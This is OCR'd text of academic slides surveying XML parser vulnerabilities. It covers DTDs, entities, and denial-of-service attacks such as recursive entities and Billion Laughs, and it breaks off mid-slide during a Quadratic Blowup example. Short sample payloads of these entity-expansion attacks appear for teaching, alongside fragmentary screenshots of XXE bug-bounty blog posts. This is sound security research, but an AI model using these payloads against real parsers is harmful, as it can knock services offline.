
RUB

SoK: XML Parser Vulnerabilities

Christopher Späth *Christian Mainka*
Vladislav Mladenov *Jörg Schwenk*

Horst-Görtz Institute for IT-Security, Ruhr-University Bochum

Ruhr-University Bochum




https://nds.rub.de/

Agenda


- XML and XML Parsers
- Problems with XML
- Contributions & Attacker Model
- Attacks
  - Denial-of-Service
  - XML External Entity
  - schemaEntity
- Parser Evaluation
- Conclusion

Extensible Markup Language (XML)

- Stems from Standard Generalized Markup Language (SGML)
- Human readable
- An XML Parser transforms „information“ into a data structure



Working with XML



Demo 1:
Processing expected XML

Document Type Definition (DTD)

- Defines a “grammar“ for XML
  - Which elements are allowed?
  - Which sub-elements?
  - Which Data-Type (e.g. number)?

```
<!DOCTYPE data [
  <!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

- Successor: XML Schema

- Entities can also be declared within a DTD

Entities

```
<!DOCTYPE garage [
   <!ENTITY car "Ferrari">
]>
```


```
<garage>
    <car>&car; GTC4 Lusso</car>
    <car>&car; F12 berlinetta</car>
    <car>&car; 488GTB</car>
    …
    <car>&car; 488 Spider</car>
</garage>
```

Entities

```
<!DOCTYPE garage [
   <!ENTITY car "Ferrari">
]>
```

```
<garage>
    <car>Ferrari GTC4 Lusso</car>
    <car>Ferrari F12 berlinetta</car>
    <car>Ferrari 488GTB</car>
    …
    <car>Ferrari 488 Spider</car>
</garage>
```

What can go wrong?



How we got read access on Google's production servers


To stay on top on the latest security alerts we often spend time on bug bounties and CTF's. When we were discussing the challenge for the weekend, Mathias got an interesting idea: What target can we use against itself?

Of course. The Google search engine!

What would be better than to scan Google for bugs other than by using the search engine itself? What kind of software tend to contain the most vulnerabilities?

- Old and deprecated software
- Unknown and hardly accessible software
- Proprietary software that only a few people have access to
- Alpha/Beta releases and otherwise new technologies (software in early stages of it's lifetime)

For you bounty hunters, here's a tip:



Revisting XXE and abusing protocols

Reading time ~9 min

Posted by etienne on 28 January 2014

Categories: Real-world, Webapps, Xml

Recently a security researcher reported a bug in Facebook that could potentially allow Remote Code Execution (RCE). His writeup of the incident is available here if you are interested. The thing that caught my attention about his writeup was not the fact that he had pwned Facebook or earned $33,500 doing it, but the fact that he used

threatpost CATEGORIES FEATURED PODCASTS VIDEOS

10/30/15 7:29 An Android app that impersonates a Microsoft Word doc is infecting users - https://t.co/oKQJNb1cFa

Welcome > Blog Home > Vulnerabilities > Adobe Patches XXE Vulnerability in LiveCycle Data Servic

tectify™


s a SaaS based curity scanner that ou stay safe. We r site's security so ocus on web nent.

Try us out

n blog

more technical blog out labs.detectify.com


DTD Attacks




http://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html

Created with http://worditout.com/word-cloud/

Previous Work




Contributions




Attacker Model

- Controls the input and can generate arbitrary XML files



Understanding DTD Attacks: Denial-of-Service

Denial-of-Service




An attacker can consume system resources


Denial-of-Service
Recursive Entities

```
<!DOCTYPE data [
        <!ENTITY a "&b;">
        <!ENTITY b "&a;">
]>
<data>&a;</data>
```

Denial-of-Service
Recursive Entities

- All but one parser adhere to the specification
- Android XMLPullParser
  - If entity processing is enabled, the parser is vulnerable
- Limitation: Forbidden by XML Specification





Denial-of-Service
Billion Laughs Attack

- Most Parsers adhere to the specification
- Apply Billion Laughs Attack using nested entities

```
<!DOCTYPE data [
        <!ENTITY a "dos" >
        <!ENTITY b "&a;&a;&a;">
        <!ENTITY c "&b;&b;&b;">
]>
<data>&c;</data>
```

Denial-of-Service
Billion Laughs Attack

- Most Parsers adhere to the specification
- Apply Billion Laughs Attack using nested entities

```
<!DOCTYPE data [
        <!ENTITY a "dos" >
        <!ENTITY b "&a;&a;&a;">
        <!ENTITY c "&b;&b;&b;">
]>
<data>dosdosdosdosdosdosdosdosdos</data>
```

Countermeasure: Forbid nested entities?

Denial of Service
Quadtratic Blowup Attack

- A similar effect can be achieved with the Quadratic Blowup Attack

```
<!DOCTYPE data [
